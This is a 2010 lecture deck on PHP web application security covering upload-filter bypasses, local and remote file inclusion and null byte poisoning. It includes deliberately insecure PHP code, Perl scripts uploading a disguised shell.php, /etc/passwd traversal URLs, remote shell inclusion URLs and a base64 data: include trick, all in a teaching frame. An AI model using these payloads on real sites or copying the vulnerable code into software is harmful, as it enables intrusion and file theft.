Web Application Security

Urmas Aavasalu

2010

Web Application Security

- What
  - Web (PHP) based application security

- Why important
  - Is THE most popular server side scripting language in Estonia.

    In 2004 about **93%** of Estonian hosting sites offered PHP (LAMP) as the main web hosting service (1).
  - Quick to learn, flexible – but hard to secure.
  - Almost everyone knows how to program in PHP, a simple dynamic website (from school kid) could cost less than **60 €**.
  - But not just small sites, big sites aswell : facebook, digg, yahoo, Wiki, sourceforge, flickr, etc …


(1) The survey of server-side environment of web sites in Estonia. V,Sang. Tartu. 2004

Presentation Outline

Big topic, so only few security problems will be viewed but in more detail.

- File upload security
- Local file inclusion
- Remote file inclusion
- Null byte poisoning

+ Examples



Overview - File Upload

- What : get remote file and use it.
- Problems : Who and from where sent the file (referrer) ? How big is the file ? What is the file type? What will happen once the file is in server – where will it be placed, what rights? Will the file remain the same after some script uses it ? Etc..
- Most websites use some sort of

  file upload
- Google : intitle:index.of upload site:ee

Code example #1 - File Upload

```
<p><b>Avatar upload</b></p>
<hr class="hrheader" />
<p>
<form name="upload1" action="upload.php" method="POST" ENCTYPE="multipart/form-
data">
Select the file to upload: <input type="file" name="userfile">
<input type="submit" name="upload" value="upload">
</form>
</p>
```

```
1  <?php
2  if($_FILES['userfile']['type'] != "image/gif") {
3      echo "Sorry, we only allow uploading GIF images";
4      exit;
5  }
6  $uploaddir = 'uploads/';
7  $uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
8  if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
9      echo "File is valid, and was successfully uploaded.\n";
10 } else {
11     echo "File uploading failed.\n";
12 }
13 ?>
```

Attack #1 - File Upload

- MIME type check

  So PHP checks Content-type header and if it is not "image/gif" upload will fail.

```
#!/usr/bin/perl
#
use LWP;
use HTTP::Request::Common;
$ua = $ua = LWP::UserAgent->new;;
$res = $ua->request(POST 'http://www.example.ee/upload.php',
Content_Type => 'form-data',
Content => [
userfile => ["shell.php", "shell.php", "Content-Type" =>
"image/gif"],
],
);
print $res->as_string();
```

Code example #2 - File Upload

- Ok, so lets add simple php image check with getimagesize(). The getimagesize() function will determine the size of any given image file and return the dimensions along with the file type and a height/width text string to be used inside a normal HTML IMG tag and the correspondant HTTP content type.

```php
<?php
$imageinfo = getimagesize($_FILES['userfile']['tmp_name']);
if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg') {
echo "Sorry, we only accept GIF and JPEG images\n";
exit;
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
echo "File is valid, and was successfully uploaded.\n";
} else {
echo "File uploading failed.\n";
}
?>
```

Attack #2.1 - File Upload

- MIME type check, PHP getimagesize check

  So PHP checks Content-type header and if it is not "image/gif" and if getimagesize is does not give image/gif type, upload will fail.

- Secure ? Well no..

- A file can be proper GIF image and at the same time a valid PHP script.

  Most image formats allow a text comment. It is possible to create a valid image file that contains some PHP code in the comment. When getimagesize() looks at the file, it sees a proper GIF or JPEG image. When the PHP interpreter looks at the file, it sees the executable PHP code inside of some binary garbage.


Attack #2.2 - File Upload


```
1  #!/usr/bin/perl
2  #
3  use LWP;
4  use HTTP::Request::Common;
5  $ua = $ua = LWP::UserAgent->new;;
6  $res = $ua->request(POST 'http://localhost/upload3.php',
7  Content_Type => 'form-data',
8  Content => [
9  userfile => ["crocus.gif", "crocus.php", "Content-Type" =>
10 "image/gif"],
11 ],
12 );
13 print $res->as_string();
14
```

A file can be a proper GIF image and at the same time a valid PHP script

Attack #2.3 - File Upload

- Result




Code example #3 - File Upload

- Ok, so lets add extension verification – we do not allow files with the .php extension

```php
<?php
$blacklist = array(".php", ".phtml", ".php3", ".php4");
foreach ($blacklist as $item) {
if(preg_match("/$item\$/i", $_FILES['userfile']['name'])) {
echo "We do not allow uploading PHP files\n";
exit;
}
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
echo "File is valid, and was successfully uploaded.\n";
} else {
echo "File uploading failed.\n";
}
?>
```

Attack #3.1 - File Upload

- Secure ? Well maybe.. What file extensions will be passed on to the PHP interpreter will depend on the server configuration. Some web applications may require that files with .gif or .jpeg extensions are interpreted by PHP – for example resize and to view images, in that case attack is still possible.



Securing File Upload

- Outside web root and protect it with .htaccess or with something else.
- Server must be configured right
- Etc ..

Local File Inclusion

- Local File Inclusion (also known as LFI) is the process of including files on a server through the web browser. This vulnerability occurs when a page include is not properly sanitized.

Local File Inclusion – example #1

- For example some basic language inclusion on a website :

```php
<?php

require_once($LANG_PATH . '/' . $_GET['lang']);

?>
```

- Attacker could do something like :

http://example.com/index.php?lang=../../../../etc/passwd

Local File Inclusion – example #2

- Ok so it does not work, lets secure it a bit..

```php
<?php
require_once($LANG_PATH . '/' . $_GET['lang'] . '.php');
?>
```

- Well.. it is still not secure, attacker could do this :

http://example.com/index.php?lang=../../../../etc/passwd%00

Remote File Inclusion

- Remote File Inclusion (RFI) – allows an attacker to include a remote file usually through a script on the web server.

```php
<?php
require_once($LANG_PATH . '/' . $_GET['lang']);
?>
```

```php
<?php
require_once($LANG_PATH . '/' . $_GET['lang'] . '.php');
?>
```

www.example.com?lang=www.example.com/shell.php

www.example.com?lang=www.example.com/shell.php%00

LFI and RFI – Trick

- Ok, so add some protection

```php
<?php

function CheckURL($url) {
  if(preg_match('#http\:\/\/[aA-zZ0-9\.]+\.[aA-zZ\.]+#',$url)) return true;
    else return false;
}

?>
```

- Trick :

  include "data:;base64,PD9waHAgcGhwaW5mbygpOz8+";

Null byte poisoning

- By embedding NULL Bytes/characters into applications that do not handle postfix NULL terminators properly, an attacker can exploit a system. (NUL, \0, %00, \x00)
- Works on : include, include_once, require,require_once, is_file, file_exists, chgrp, chmod, chown, copy, delete, mkdir, unlink,dirname, file_get_contents, file_put_contents,ereg, eregi, ereg_replace, eregi_replace, split,spliti etc ..

Null byte poisoning – examples

```php
<?php
if(file_exists($_GET['file'])) {
    unlink($_GET['file']);
}
?>
```

```php
<?php
// phpBB version 2.0.21
// punBB version 1.2.12
copy('1.jpg', "./dir_for_upload/1.php\0"."/2.jpg");
?>
```

```php
<?php
$filename = $_GET['file'];
echo file_get_contents($input.'.txt');
?>
```

Questions ?